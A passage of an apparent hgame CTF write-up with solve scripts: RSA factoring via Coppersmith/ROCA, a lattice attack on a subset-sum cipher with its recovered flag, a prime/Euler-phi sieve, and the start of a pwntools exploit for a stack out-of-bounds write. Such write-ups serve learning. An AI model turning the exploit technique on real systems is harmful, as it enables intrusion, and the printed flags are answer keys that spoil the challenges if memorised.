145                         roots.append(ZZ(root[0]))
146             return roots
147         roots = coppersmith_howgrave_univariate(pol, n, beta, m, t, XX)
148         # There will be no roots for an incorrect guess of a.
149         for k in roots:
150             # reconstruct p from the recovered k
151             p = int(k*M + pow(base, a, M))
152             if n%p == 0:
153                 return p, n//p
154
155
156     if __name__ == "__main__":
```

```
    n =
787190064146025392337631797277972559696758830083248285626115725258876808514690
830730702705056550628756290183000265129340257928314614351263713241
    roca(n)
"""
found factorization:
p=954455861490902893457047257515590051179337979243488068132318878264162627
q=824752716083066619280674937934149242011126804999047155998788143116757683
"""
```

ezBag

```
from Crypto.Util.number import *
from Crypto.Cipher import AES
import hashlib

list=[[2826962231, 3385780583, 3492076631, 3387360133, 2955228863,
2289302839, 2243420737, 4129435549, 4249730059, 3553886213, 3506411549,
3658342997, 3701237861, 4279828309, 2791229339, 4234587439, 3870221273,
2989000187, 2638446521, 3589355327, 3480013811, 3581260537, 2347978027,
3160283047, 2416622491, 2349924443, 3505689469, 2641360481, 3832581799,
2977968451, 4014818999, 3989322037, 4129732829, 2339590901, 2342044303,
3001936603, 2280479471, 3957883273, 3883572877, 3337404269, 2665725899,
3705443933, 2588458577, 4003429009, 2251498177, 2781146657, 2654566039,
2426941147, 2266273523, 3210546259, 4225393481, 2304357101, 2707182253,
2552285221, 2337482071, 3096745679, 2391352387, 2437693507, 3004289807,
3857153537, 3278380013, 3953239151, 3486836107, 4053147071], [2241199309,
3658417261, 3032816659, 3069112363, 4279647403, 3244237531, 2683855087,
2980525657, 3519354793, 3290544091, 2939387147, 3669562427, 2985644621,
2961261073, 2403815549, 3737348917, 2672190887, 2363609431, 3342906361,
3298900981, 3874372373, 4287595129, 2154181787, 3475235893, 2223142793,
2871366073, 3443274743, 3162062369, 2260958543, 3814269959, 2429223151,
3363270901, 2623150861, 2424081661, 2533866931, 4087230569, 2937330469,
3846105271, 3805499729, 4188683131, 2804029297, 2707569353, 4099160981,
3491097719, 3917272979, 2888646377, 3277908071, 2892072971, 2817846821,
2453222423, 3023690689, 3533440091, 3737441353, 3941979749, 2903000761,
3845768239, 2986446259, 3630291517, 3494430073, 2199813137, 2199875113,
3794307871, 2249222681, 2797072793], [4263404657, 3176466407, 3364259291,
4201329877, 3092993861, 2771210963, 3662055773, 3124386037, 2719229677,
3049601453, 2441740487, 3404893109, 3327463897, 3742132553, 2833749769,
2661740833, 3676735241, 2612560213, 3863890813, 3792138377, 3317100499,
2967600989, 2256580343, 2471417173, 2855972923, 2335151887, 3942865523,
2521523309, 3183574087, 2956241693, 2969535607, 2867142053, 2792698229,
3058509043, 3359416111, 3375802039, 2859136043, 3453019013, 3817650721,
2357302273, 3522135839, 2997389687, 3344465713, 2223415097, 2327459153,
```

```
    3383532121, 3960285331, 3287780827, 4227379109, 3679756219, 2501304959,
    4184540251, 3918238627, 3253307467, 3543627671, 3975361669, 3910013423,
    3283337633, 2796578957, 2724872291, 2876476727, 4095420767, 3011805113,
    2620098961], [2844773681, 3852689429, 4187117513, 3608448149, 2782221329,
    4100198897, 3705084667, 2753126641, 3477472717, 3202664393, 3422548799,
    3078632299, 3685474021, 3707208223, 2626532549, 3444664807, 4207188437,
    3422586733, 2573008943, 2992551343, 3465105079, 4260210347, 3108329821,
    3488033819, 4092543859, 4184505881, 3742701763, 3957436129, 4275123371,
    3307261673, 2871806527, 3307283633, 2813167853, 2319911773, 3454612333,
    4199830417, 3309047869, 2506520867, 3260706133, 2969837513, 4056392609,
    3819612583, 3520501211, 2949984967, 4234928149, 2690359687, 3052841873,
    4196264491, 3493099081, 3774594497, 4283835373, 2753384371, 2215041107,
    4054564757, 4074850229, 2936529709, 2399732833, 3078232933, 2922467927,
    3832061581, 3871240591, 3526620683, 2304071411, 3679560821]]
bag=[123342809734, 118191282440, 119799979406, 128273451872]
ciphertext=b'\x1d6\xcc}\x07\xfa7G\xbd\x01\xf0P4^Q"\x85\x9f\xac\x98\x8f#\xb2\x1
2\xf4+\x05`\x80\x1a\xfa !\x9b\xa5\xc7g\xa8b\x89\x93\x1e\xedz\xd2M;\xa2'

L = matrix(ZZ,65,68)
t = 2^10
for i in range(64):
    L[i,i]=2
    L[i,64]=list[0][i]*t
    L[i,65]=list[1][i]*t
    L[i,66]=list[2][i]*t
    L[i,67]=list[3][i]*t
    L[64,i]=1
L[64,64]=bag[0]*t
L[64,65]=bag[1]*t
L[64,66]=bag[2]*t
L[64,67]=bag[3]*t

L=L.LLL()
print(L)

l=[0]*64
for i in range(64):
    if L[0][i]==-1:
        l[i]=1

l=l[::-1]

p=0
for i in range(64):
    p=p*2+l[i]
print(p)

```

```
key = hashlib.sha256(str(p).encode()).digest()
Cipher = AES.new(key, AES.MODE_ECB)
message = Cipher.decrypt(ciphertext)
print(message)
```

```
[  -1   -1   -1    1    1   -1   -1   -1   -1   -1    1   -1
   1    1   -1    1   -1    1    1   -1    1    1   -1   -1    1
  -1   -1    1   -1    1   -1   -1   -1    1   -1    1   -1   -1
  -1    1   -1   -1   -1   -1   -1   -1    1    1    1    1    1
   1   -1   -1    1    1    1   -1   -1    1   -1   -1   -1   -1
   0    0    0    0]
[   4    0    0    2    2    4   -4    4    2   -2    0   -2
  -2    8   -8    2    0    2   -2    2   -2    2    0   -2    0
   2    0   -6   -2    4    4   -4   -4   -8    0    6    0   -4
   2   -2   -6   -2   -2   -4    4    8    4    2   -4    2    0
   2    0   -2   -2   -2    0   -2    2    0    0    0    0    0
   0    0    0    0]
[  -4    4    0    2   -4    0    4   -6   -4    6    2   -6
   0    0    4    0    0   -4    2    0   10    2    0    0    0
  -2    2   -2    4    4   -4    2    8    2    8   -4   -4    4
  -2    4    0   -2   -6   -2   -2   -6   -2    2   -2   -4   -6
  -2    0    2    2    0    0    0    0    0    0    0    0    0
   0    0    0    0]
[  -5   -7   -1   -9   -5   -1    1   -1    5    3    1    5
   5   -5   -3   -3   -1   -3    5   -3   -5   -1   -1    1   -3
   5    1   -1   -1   -5   -1    1   -7    1    1    5    1    1
   3    1    5    5    3    1   -7   -1    1   -1    3    1    5
   3    1   -3    1    1    1   -1   -1    1   -1   -1   -1   -1
   0    0    0    0]
[   7    1   -3    3    1   -3    3   -5   -1    1    1   -1
  -5   11   -3    7    3    3  -11    1   -7   -1   -3   -1   -5
  -1    1    1   -1   -1   -3    3   -5   -1   -1    7    1    1
   1    1   -1   -1   -3    1    5    9    1    1   -1    1    1
  -1    1   -1   -3   -1   -1    1    1   -1    1    1    1    1
   0    0    0    0]
[  -2    2    6   -2   -6   -4    0   -2   -8   12    4   -2
   2   -2    4   -6    2   -2   -8    0   -4   -2   -2    2   -2
   4    2   -2    0    2   -2   -2   -4    4    6    8    2    4
   8    8  -10    2   -4   -2   -4    0    0    0    0    0    0
   0    0    0    0    0    0    0    0    0    0    0    0    0
   0    0    0    0]
[   7    3   -9    7   -5    3    1   -3    1   -1   -3    1
  -5    5  -17    9   -3    3   -3    3    1    5    1   -1    1
  -5    1    3    3    3    3    1    3    1   -3   -7   -1    3
   1   -5   -3   -1   -1   -3    9    3   -1    3   -1   -1   -1
```

```
    -1     1     1    -1    -1    -1     1     1    -1     1     1     1     1
     0     0     0     0]
 8  [    2     0    -4     2    -8     2     0     2     4     0    -2    -2
     8    -4    -4     0    -2    -8     2    -6    12    10     6    -6     0
    -2     6     0    -4     0     0     4     6     6     4    -4    -4    -4
    -4     2     0     4    -2    -2     0    -2     0     2     2    -6    -4
     0     0     0     0    -2     0    -2     2     0     0     0     0     0
     0     0     0     0]
 9  [    8    -6    -2     6     4     0   -10     6     4    -4     0     4
    -2     4    -4     6    -8    -6     0    -2     0     0     4    -4     2
     4     2    -2    -4    -8     0     4    -2    -2     2    -4    -2    -8
    -4     0     6     6     4     0     6     0     2     0     0     0     0
     0     0     0     0     0     0     0     0     0     0     0     0     0
     0     0     0     0]
10  [    8     0    -2    -6    -6    10     2     0     2     0     2     2
     4     0    -6     0     2    -4     0    -2    -2     4     2    -2     0
     0     2     4    -2     0     2     6    -2     2    -8     0     6    -4
     6    -2   -14     0    -2    -2    -2     0     4     4    -2    -2    -2
     2     2    -2     0    -2     0    -2     2     0     0     0     0     0
     0     0     0     0]
11  [   -4     8     8     4     4    -2    -2     0     2     0    -4     2
    -4    -2     0    -6     4     6     0     4    -2    -8     0    -2     0
     0    -8     0    -2     4    10   -12     0     0    -8     4     0     0
    -2    -4    -6     2     6     2     6     0     0    -8     4     6     2
     0    -4     2    -2     2     0     2    -2     0     0     0     0     0
     0     0     0     0]
12  [   -1     3    -3     3    -9    -7    -1     5     1    -1    -1    -1
     5    -1    -5    -5    -7     3     1    -1    -5     9     3    -1     5
    -9     7     7    -1    -3    -3     3     1     5     1    -3     1     3
     1     5     5     3     1    -1     3     5    -3    -1     3    -3    -1
    -3    -1     1    -3    -1    -1     1     1    -1     1     1     1     1
     0     0     0     0]
13  [   -4    -2     0     4     0    -4     6    -6     4     0     2     4
     0    -8     2    -2     6     2    -2     0     4    -4     4     4     2
    -2    -6     2     4     4     0   -12    -4    12    -6    -2    -2    10
    -2    -2    -4    -2     2     2     0    -2    -4    -2     2     2     4
    -2     0     0     0     0     2     0     0     0     0     0     0     0
     0     0     0     0]
14  [   -6    -6     0     6     4    -6     4    -6     0     6     0    -6
     2     4     8     0     2     2     2     2     2    -4     8     4    -2
     2     0    -6     0     2    -6     0     0     0     2     0     0     2
    -6     4     2     0    -4     0     0     0    -2     2    -6     0    -4
    -4     2     0     2     0     2     0     0     0     0     0     0     0
     0     0     0     0]
15  [   -2     4    -2     4     0     2     6    -6    -2     6    -6     4
    -4     4     0    -2     2     6    -2     2     0     0    -4     0     2
    -8     0     2     2     4    -2     4     6     0    -6     2     0     0
```

```
      2    -4     0    -4     2     0     0    -4    -4    -4    -4     2    -4
     -2    -4     4     2     2     0     2    -2     0     0     0     0     0
      0     0     0     0]
16   [   -6     2    -4    -2     2     0     0     6     0   -12     4    -6
     -2     2     4     0     4     4     4    -2     6     2     0    -6     2
     -4     2     0    -2     4     0     0     6   -10     6    -2     0     4
     -6     0     8    -4     0     0    -2    -2     2     6     2    -4    -2
      2     2    -2    -2    -2    -2    -2     2     0     0     0     0     0
      0     0     0     0]
17   [   -8     0     2     4     6    -8    -4     0    -2    -2    -2     0
     4    -8    10    -4     8     8    -2    -6     2    -4     6     0     4
     -4    -6     0    -8     0     8    -8     0    10    -4    -4     6    -2
      0     2    -2     6     6     2     2    -2    -2    -4     6     2     0
     -4    -2     2     0     2     2     2    -2     0     0     0     0     0
      0     0     0     0]
18   [    4     6    10     2     6     2    -4     0    -4     4     4     0
     0    -2     8     0     4   -14    -6     4     2    -4     4    -4    -2
     2     0     2    -2     2     2    -8     2    -2     4     4    -2    -2
     -4     0    -6     0    -4     2     0    -4     0     0     2    -2    -2
      2     0     0    -2    -2    -2    -2     2     0     0     0     0     0
      0     0     0     0]
19   [    0     6    -4    -4    -2     0    -2    -4   -16    10     4    -4
     0    -4     0     0    -4    -2     4     4    -4     0     0     6     4
     -6     4     6     0    -2    -2     6     4     2     6    -8     4     0
      6     8    -2     8    -8    -2    -2    -4     0     2    -2    -2    -2
     -4     2     2     4     0     0     0    -2     0     0     0     0     0
      0     0     0     0]
20   [    1    -3     5    -1    -1     3    -3    -3     5     5    -5     7
     5    -1    -9     3    -1    -1    -3     5    -5    -1    -3    -1    -1
     3    -1    -5    -1     1     3    -5    -5     1    -3     5    -1    -3
     -1    -3     3     1     1    -1     3    -1    -3    -3     3     1     1
      7    -1    -3    -3     3    -1    -3     1     1    -1    -1    -1    -1
      0     0     0     0]
21   [   -3    -5    -3    -3    -3     3    -1     5     7    -9    -5     1
     -3     1    -3    -3     5     1     5    -7     7     9    -3    -7    -1
     -1    -1    -5    -7     1     7     1     3    -5    -5     3     3    -3
     -1    -9     1     3     7     1     1     1     3    -3     5     1     1
      1    -5     1     1     1     1     3    -3     1    -1    -1    -1    -1
      0     0     0     0]
22   [   -6    -2    -6    -2    -2    -2     4   -10     2     8    -6     4
     4    -4    -6    10     0     0    -2    -2    -6    -2     2     4    -6
     4     2     2     4    -4     0     2     2     6    -2     2     0     0
     -2    -4     6     2     0     0    -2    -2    -4     0     6     0     2
      2     8    -4    -2     4     0     0    -2     0     0     0     0     0
      0     0     0     0]
23   [   -4     0     6    -2     0    -4     0    10     2    -2     4     6
     6    -6     6   -10    -6    -2     4    -2     0     2     4    -2     0
```

```
    0    2    0   -4   -4   -4   -2   -6   -4    4    6   -2   -2
    6    2    4    0    4    0   -8    4   -4   -4    2    4    4
    0   -4    0    0   -6    0   -2    4    0    0    0    0    0
    0    0    0    0]
24  [  -5    1    5   -3   -3    9    5   -3    1    3    3   -1
   -1   -5   -7   -1    1   -5    5   -3    3   -3   -1    3   -1
    5   -3   -3    3    3    7   -5   -5    3   -3    3    1    5
    7   -3  -17   -3   -3   -3   -3    1    1   -1    3    5    1
    1   -1   -5    3   -3    1   -1    1    1   -1    1   -1   -1
    0    0    0    0]
25  [  -3   -5   -5    1   -1   -3   -1   -3    5    1   -5    5
   -3   -1    1    1   -3    3    3    1    7   -5    1   -7    1
    3   -1   -9    1    1   -3    1    1   -1    3   -1   -3    3
   -7   -1   11    5    5    1    3   -9   -3   -3   -3    1    3
    3    3    1    5    1   -1   -1   -3   -1    1   -1   -1   -1
    0    0    0    0]
26  [  -2    6    8   -6    2    4   -4   -2    0    0    2   -2
   -2    4   -2    4    0   -2    2    6   -4   -6   -4    2  -10
    4   -4    0    4    0    0   -6    4  -10    4    6    0   -4
    2   -2    2   -2    0   -4   -2    4    2   -2    4    2    2
    4    0    0   -4    0   -2   -2    2   -2    0    0    2    0
    0    0    0    0]
27  [   5   -3   -5    3   -3   -1    7   -3    5   -5   -5    1
    1    3   -7    3    1    1   -3   -1    5    9   -1    5   -5
   -1    3    3    1   -1    3    1   -3   -1    1   -3    1    5
    3   -7   -3   -5   -1    3    1    7   -5    5    1   -1   -1
   -1   -3   -1   -3   -5    1    3    3    1   -1    1   -1    1
    0    0    0    0]
28  [  -4   -2   -2   -2   -2    2    0    0    4    2    4    2
    4    0   -8    2   -4    0    8   -4   -8    4    2    0    6
   -4    0    2    4    0   -4    4    4    0   -4   -2    4    0
    6   -4    0   -2    2   -8   -2    0   -2    6   -2    0   -2
    2    4   -2   -2   -2    0   -4    4   -2    0    0    2    0
    0    0    0    0]
29  [  -9   -5    1   -1   -5   -7   -3    5   -1    3   -3   -5
    3   -5    1   -5   -5    1    7   -3   -1    1    3   -1    5
    3    1   -1   -1   -1    5   -1    1    5    1   -1    1    1
    3    7    5    1    5   -1   -3   -5   -3   -5    5    1   -3
   -1   -5    3    3    3    1    1   -1    1   -1   -1   -1   -1
    0    0    0    0]
30  [   2   -4   -2    0   -8    6   -2    2   -2    6    2   -2
    8   -6    0    2   -6   -6    0    0    2    2    8    4    0
    6    4    2    4   -6   -2    4   -4    6    4   -2    2    2
   10    2   -8   -4   -2   -4   -4    0   -4    2    0   -2   -4
   -2    0   -2    0   -2    2   -2    4    0   -2    0    0    0
    0    0    0    0]
```

```
31  [  -7    7    5   -7   -7   -3    3   -3    3    1   -3    5
   -1   -3    3   -7    3    1   -3   -5    3   -1   -7   -5   -1
   -1    3   -3   -1   -3   -3    3    3    1    3    7    1    3
    1    3   -3    3    3   -1   -3   -3    1   -5    3    3   -1
    3   -3    1    1    1   -1    3   -5   -1    1    1   -1   -1
    0    0    0    0]
32  [  -2   -4   -2   -4    6    2   -6    2    2   -4    4    0
   4    2    4    2   -4    2    4    4    0   -4    4    6    4
  10   -6   -8    4    0    4   -6   -8   -4    0   -2    6    0
   8   -6   -6   -2    2   -6   -2   -2    0    2   -2    2    4
   0    4   -2    0   -2    4   -2    2    0   -2   -2    0    0
   0    0    0    0]
33  [  -3    3    1    1   -9   -3    5   -5    3    1    9   -1
   -1    7    3   -5    1   -3   -1   -3    3    1   -3   -1   -3
   -1   -1    3   -1   -3   -3    1    1    5    3   -1    7    3
    1    7   -5    7   -3   -3    1   -3    5   -1    1   -5   -1
   -3    3   -1   -1   -1    1    1   -1   -1    1    1    1    1
    0    0    0    0]
34  [   7    1    7   -5   -3    1   -3    1   -7    3    7   -3
   -5    7   -5    1   -5   -1    1    5   -5   -7   -5   -9   -3
    5   -3    3   -3   -1    1    1   -3   -3   -1    3    3   -3
    1    7   -7    7   -1   -1    5    1    5   -1   -3    1   -1
    5    1    1    1   -1   -3   -3   -1   -1    3    1   -1   -1
    0    0    0    0]
35  [   0   -2   -4   -6   -4    0    8   -6    4    4    6    4
   -6    0    2   -2    4   -2    2   -6   -4   -4   -4    2   -4
    2   -2    0    2   -6   -6    6    0    4  -12    4    2    0
    0    0    4    6    4    4   -6   -4    4   -2    2    2    4
    0    0    0    2    4    2    2    0    0   -2   -2    0    0
    0    0    0    0]
36  [   2   -2    2    4    4   -2    8   -6    2   -2    6   -4
   0    4    0    8    8   -6    0    6    0   -4    2   -6    0
  -2   -4    2   -4    0   -4    4   -2    2   -4    0   -4    4
 -10   -2    0   -2    0    4    6    0   -4    2    4   -2   -4
   0   -4    0   -4    0    0   -2    4    0    0    0    2    0
   0    0    0    0]
37  [   5   -1    3   -7   -3   -1   -1   -3   -1    3    7    1
   3    1    5   -1   -3  -13    3    1   -9    1   -3   -1   -3
   3    1    5   -3   -7   -1    3   -3    3   -5    3    1   -3
  -1    1    3    5    5    5   -5   -5   -1   -1    7   -3    1
   1   -3    1   -1    5    1   -1   -1    3   -1   -3   -3   -1
   0    0    0    0]
38  [   1    3   -1    1    1   -1    7   -7    7   -1    5    3
  -3    3    9    1    5    1    1    1   -5   -1    5   -1    3
  -9   -3    7    1    1   -7    1    5    1  -11    3    1    3
  -1   -3   -1   -7    3    1   -3   -5   -5    1    1    3   -3
```

```
    -1   -1    3   -3    1   -1   -1    1   -3    3    1    1    1
     0    0    0    0]
39  [   0   -2    2   -6   -4    4    4   -4   -8    6    0    2
    6  -10    2    0    4   -4    0   -4   -6    2    0    4   -2
    0    2    4    2   -2    2    4    2   10   -2    2    2    2
    2    0  -10    0    0    2   -4    0   -4    0    2    0   -2
    0    2    0    0    0    0    0    0    2    0    0    0    0
    0    0    0    0]
40  [  -4    2   -2    6    0    4   -2    2    0    4    0   -4
    6    2    0   -6    0    8    0    2    6    4    4    2    4
   -6    2   -6    0    8    2   -6    0    2    4    2   -4    0
    0    2   -6   -2   -2   -6    0   10   -2   -2   -6    0    0
   -6    2    2    0   -4    0   -2    2   -2    4    2    2    2
    0    0    0    0]
41  [   3    1   -5   -7   -7    9    3    3   -5    5   -5   -3
    7   -9   -5   -1   -1    1    1   -1    3    3   -3    7   -1
    5    3    3    3    3    1    7    5    3   -1    1   -3   -1
    5    3   -5   -3   -5   -5   -5   -3    3   -3   -1    1    1
    1    3   -3    3   -1   -1   -3    1   -1    1    3    3    1
    0    0    0    0]
42  [ -10    2   -4    2   -2   -2    4    2    6    2   -2    2
   -2   -2   -4   -4   -2    6    2   -6   -6   -2    4    0    4
  -10    0    0    2    2   -2   -4    4    0    0    4    2    4
    0   -2    2    0    4   -2   -2    4    2    0   -6    4    2
    0    2    2    2    2   -2   -2   -2   -2    2    2    0    0
    0    0    0    0]
43  [  -3   -1   -5    7   -1   -1   -3   -3    3    3   -1    1
   -9    7   -7    1    1    3    1    5   -3   -1   -1   -1    5
   -5   -1    1    1    5   -1   -3    3   -3   -3   -1   -3    3
   -3   -5    5    1    3   -1    7    1    3   -3   -3    1    7
   -3    3    1    1    1    1    1   -3   -5    3    1    3    1
    0    0    0    0]
44  [  -1    3    1   -1    3   -3  -15   11   -9   -1   -3    3
   -3   -1   -3   -5   -5    1   -1    3   -9   -3    5    5    3
    5    7    1    1    1    1   -7    1  -13    1    1    1   -5
    3    3    3    1    1   -1   -3    3    3    1   -1    3    3
    3    1    1   -1    1    1    1   -3   -1   -1   -1   -1   -1
    0    0    0    0]
45  [   3    1   -3   -1    3   -1   -3    7    3   -9    1   -5
    3    3    1    3   -7  -11    7    3    5    7    3   -3    3
    3   -1   -3   -1   -3    1   -3   -1   -7    7   -1    1   -3
    1   -1    5   -5   -3   -3    1    5   -1    3   -1   -3   -1
   -1   -1   -1   -1   -3   -1   -3    1    1    1   -1   -1   -1
    0    0    0    0]
46  [  -1   -7    7    3    3    1   -5    7   -3    3   -3    1
   -1   -3    3   -7   -7    1    3   -1   -5   -5   -1    5    5
    7    1   -5    7    7   -5    3    3    3   -1   -3    1   -3
```

```
      1     3    -1    -5     3    -3    -1    -7    -1     3    -7    -1    -1
     -1     3    -3     3     3    -1    -1    -3    -1     1     1     1    -1
      0     0     0     0]
47   [   12     6    -6     0     0     8     2     0     2    -6    -2    -2
     -4     2    -6     8     6     0    -8     0     6     4    -2    -8    -6
      0     0     6    -4    -2     4     4     6    -4    -2     2     2    -4
      0    -4    -6    -4    -2    -2     4     0     2     0     4     0    -4
      2    -2    -2    -2    -2    -2    -2     4    -4     0     2     0     2
      0     0     0     0]
48   [    1    -3    -3    -3    -1     3     5     5     7    -3    -1     1
     5     5    -7     1    -3     3     3    -3    -1     3     1    -5    -7
     1    -1    -1     1    -1    -3     7    -1    -3    -1     7    -3    -1
     1    -7     3    -3     5    -1    -1     9     1     1    -3     1     3
     3    -1    -1    -1    -5    -1    -3     3     1    -1     1     1    -1
     0     0     0     0]
49   [    0    -2     0     0     4    -2     0     4    -4     2     4    -2
     2    -6     8    -6     2     6    -2     0    -6    -6     0     6     6
     2     0     2     2    -2    -6     6     2     6    -4    -4     4    -2
     0     6    -2    -2     0     0    -2    -2     0     0    -4     0    -4
    -2     0     2     2     2     2    -2     2     0    -4     0     2     0
      0     0     0     0]
50   [    3    -3     1     5    -1     1    -1     1    -5     5     5    -3
    -5     5     1    -1     1     3   -11     1    -1     1    -1     1     5
    -1     5    -3     1     3    -5    -1    -3    -1     5     1     1     3
     1     9    -9     1    -9    -1     3     7     3     5    -9    -1    -5
    -3     3    -3     1    -1     1     1    -1    -3     3     5     1     1
     0     0     0     0]
51   [    1     1     3     1    -7     3    -9     1     3     3    -1     7
     3    -3    -5    -5    -5    -1     5     1     7    -1    -1    -3     3
     3    -1     3     1    -5     1    -1    -3     5     3    -3    -3    -5
     3     3     1     5     5    -5     1    -7     1    -3    -3    -3    -3
     1     1    -1    -1     1    -1    -1    -1     1    -1    -1     1    -1
     0     0     0     0]
52   [    2     2    -2    -6    -4     2     4    -2     6    -6     0    -2
    -2     2     0     4     6     4     2    -2     2     4    -6    -2    -4
    -2    -2   -10     0     0     2    -2    -2    -8     4     2     0     4
     2    -4     4    -4     0     0     4     4     2     6    -4     0     0
     4     0     0    -4    -4     0    -2     4     0     0     0     0     0
     0     0     0     0]
53   [    7     3     1    -3    -1     1     5    -3    -7     5     3    -5
     7     1     9    -1     5     1    -5    -1     5     5    -5     1     1
    -3    -1    -5    -5    -1    -3     7    -1     5    -3     3     1    -3
     5     5    -9    -1    -5    -1    -1     3    -1     3    -3     1    -3
    -3    -5     1    -1    -3     3    -1     7     1     1     1    -1    -1
     0     0     0     0]
54   [    2     4     2    -4    -2     2     2    -2     0    -4     2    -2
     0     4     6    -2     8    -4   -10    -2    -2    -2     0    -6     0
```

```
    -4    2    2    0    2   -2   -2   -2    4   -2    8   -2    6
    -4    2   -8   -2   -2    4    4    4    4   -4    4   -2   -2
     0    0   -2   -2    0   -2    4    0    0    4    0    0    0
     0    0    0    0]
55  [   -5   -3   -1    3    9   -3   -1   -1   -1   -3    1    1
    1    1    1    9   -5   -3    3    7   -1   -7    7    3   -1
    7   -3    1    3   -3   -3   -3    1   -3   -1   -9   -1    3
   -7   -3    7   -7    1   -1   -3   -3   -1    5   -1   -1    1
    1    1   -3    5    1    1    1    1    1    1   -1   -3   -1
    0    0    0    0]
56  [    7   -1    3    5    1    3   -5    1   -1   -5    1    3
   -9   -1    5   -1   -3    1    1   -1    5   -1    3   -3    5
   -1    1   -3   -3   -1   -3    1    3    1   -1   -1    3   -3
   -7    1   -5    7    1   -3    7    1   -3   -5   -1    1   -1
   -1    1    1   -3   -1    1   -3   -1   -1   -1    1   -1    1
    0    0    0    0]
57  [    4   -2    8    2    4    2   -6    6   -6   -8    2   -4
   -6    2    6    0    0   -4    0   -4   10    2   -2   -2    0
    4    2   -4    0    2    6    0    4   -4    6   -4    2   -6
    2    0   -6   -2    2    0    4   -4    0    0    4   -2   -4
    0   -2    0   -4   -2   -2    0    2    2    0    2    0   -2
    0    0    0    0]
58  [    2    4    2   -4    0   -6   -2   -2   -6    0    2    4
    2   -4    2    0    0    2    2    0   -6   -4    2   -6    2
    4   -4    0   -8   -6    4    6    0    4   -6   -6    4   -2
    2    4   -2    8    6    2    2   -8    0   -2    6    2   -2
    0   -2    4    0    0   -2    4    0    2    2    2    0    0
    0    0    0    0]
59  [    4    4    0    2    2    2    2    0    0    0    4   -4
    0    6    8   -4    6   -8    2   -2    2    2    2   -2   10
   -6    4   -2   -2   -2   -4    2    0   -4   -2    0    2   -2
    0    2    0    0   -4    4    2   -2   -2    2   -4   -6   -8
   -4    0    0   -2   -2    0    0    4   -2   -2    0    2    0
    0    0    0    0]
60  [    1   -1    3   -3   -1   -1    1    3    3    1    3    7
   -1   -1    5   -9    1   -1    1    3   -1   -9    7    3   -1
    9   -3   -7   -3   -1   -1   -1   -9   -1   -3    9   -1   -5
    3    5   -3    1    3   -1   -5   -3    3   -3   -5    5    1
   -1   -3    1   -1   -3    5   -1    3   -1   -1   -3    1   -1
    0    0    0    0]
61  [    3   -7   -1   -3    1    3   -3    9   -5    3    3    1
    3   -7    1   -3   -1    1    1    1   -7   -3    3    3    5
    7    1   -3   -1    1   -1    1   -9   -3   -5    5    1   -3
    3   -1   -1    3    1   -1   -3    3   -1   -1   -5    1    1
    5    5   -3   -1   -3   -1   -5    5    1   -1    1   -1   -1
    0    0    0    0]
```

```
[   -5     1     5     7     5    -5    -1    -5    -1    -1     1     1
-11     5     3     3    -1    -7    -3    -1     5    -5    -5     3     1
  1    -1    -5     5     1    -3    -5     3     1     7    -1    -3     7
 -5    -1     1     1     1    -5     5     1    -1    -5    -1     1     1
 -1    -1     3     1    -1     1     1    -5    -1     3    -1    -1    -1
-1024  1024  1024 -1024]
[   -5    -3    -3    -3    -1    -5     1    -3    -5     1     1    -5
-5     3     3     3     7     5     1    -1    -5     1    -3     1    -7
 1     3    -3    -3     1    -1     1     1    -5     5     3     1     5
-3     5     7     5    -3     1    -3     3    -1     1     1     1     3
-1     5     1     1     3    -3     3    -3    -1     5     1    -1     1
1024  1024 -1024  1024]
[   -1    -1    -1    -1    -3     3     5     1     3     1     1     5
3     1     1    -7     3     1    -1     3    -9    -5     7     3     1
-3     3     3    -5    -3    -5     3   -13    -3    -7     5     7     3
 5     1    -7     3    -1     3    -3     5     1     3    -3     1    -1
-3    -3    -3     1    -3     3    -1     1    -1    -5    -1     1    -1
-1024  1024  1024  1024]
[   -1    -1    -1     3    -1    -3     3    -5     7    -3     1     7
5    -3    -1     1    -1    -3     1     1    -1    -1     3     1    -3
-3     1     9    -3    -7    -7     1    -7     1    -1    -1    -3     3
-5    -1     5    -1    -1     3    -1    -1    -3    -1     5     1     1
 1    -1    -3    -1    -3     1     1     1    -1     1     1     1     1
 0     0 -2048     0]
17739748707559623655
b'hgame{A_S1mple_Modul@r_Subset_Sum_Problem}\x06\x06\x06\x06\x06\x06'
```

sieve

观察trick(n)函数的作用，发现是计算n之前素数个数+前n项欧拉函数和

那么我们就用两种筛去更快速地筛出这两个值，这样就可以求出p,q,n了

```python
#筛1（也可以用sage内置的prime_pi()）
def count_primes_optimized_sieve(n):
    if n < 2:
        return 0
    is_prime = [True] * (n + 1)
    is_prime[0], is_prime[1] = False, False
    for i in range(2, int(n**0.5) + 1):
        if is_prime[i]:
            for j in range(i*i, n + 1, i):
                is_prime[j] = False
    return sum(is_prime)
count_primes_optimized_sieve(65537^2//6)
#37030583
```

```python
#筛2
def linear_sieve_phi(m):
    phi = [0] * (m + 1)
    is_prime = [True] * (m + 1)
    primes = []
    phi[1] = 1
    for i in range(2, m + 1):
        if is_prime[i]:
            primes.append(i)
            phi[i] = i - 1
        for p in primes:
            if i * p > m:
                break
            is_prime[i * p] = False
            if i % p == 0:
                phi[i * p] = phi[i] * p
                break
            else:
                phi[i * p] = phi[i] * (p - 1)
    pre_s = [0] * (m + 1)
    for i in range(1, m + 1):
        pre_s[i] = pre_s[i - 1] + phi[i]
    return phi, pre_s

class EulerSumSolver:
    def __init__(self, m=10**6):
        self.m = m
        self.phi, self.pre_s = linear_sieve_phi(m)
        self.cache = {}

    def S(self, n):
        if n <= self.m:
            return self.pre_s[n]
        if n in self.cache:
            return self.cache[n]
        res = n * (n + 1) // 2
        v = int(n ** 0.5)
        sum1 = 0
        for i in range(2, v + 1):
            sum1 += self.S(n // i)
        u = n // (v + 1)
        sum2 = 0
        for k in range(1, u + 1):
            sum2 += self.S(k) * (n // k - n // (k + 1))
        res -= (sum1 + sum2)
        self.cache[n] = res
        return res
```

```
solver = EulerSumSolver(m=10**6)
print(slover.S(65537^2//6))
#155763335194435672
```

但本题中由于e^2//6的数值不是非常得大，因此把递归改掉也能够在较短的时间内暴力算出欧拉和

PWN

counting petals

通过简单调试/逆向可以比较快速的得出这里有一个数组越界

我们可以把控制循环的两个参数覆盖掉

不过写入的时候是按8字节写入的，而维护循环的两个参数都是四字节的int，

所以只要一次性把两个都覆盖就好了（

这样就可以在栈上任意地址读写了

最后加上的随机数是不可控的，我们可以预测它但不可以改变它

所以1/2概率尝试就可以了

```
from pwn import *

context(log_level = 'debug', arch = 'amd64', os = 'linux')

elf_path = './vuln'
libc_path = './libc.so.6'

elf=ELF(elf_path)
libc = ELF(libc_path)

while(1):
    # p = process('./vuln')
    p = remote("node1.hgame.vidar.club",30406)
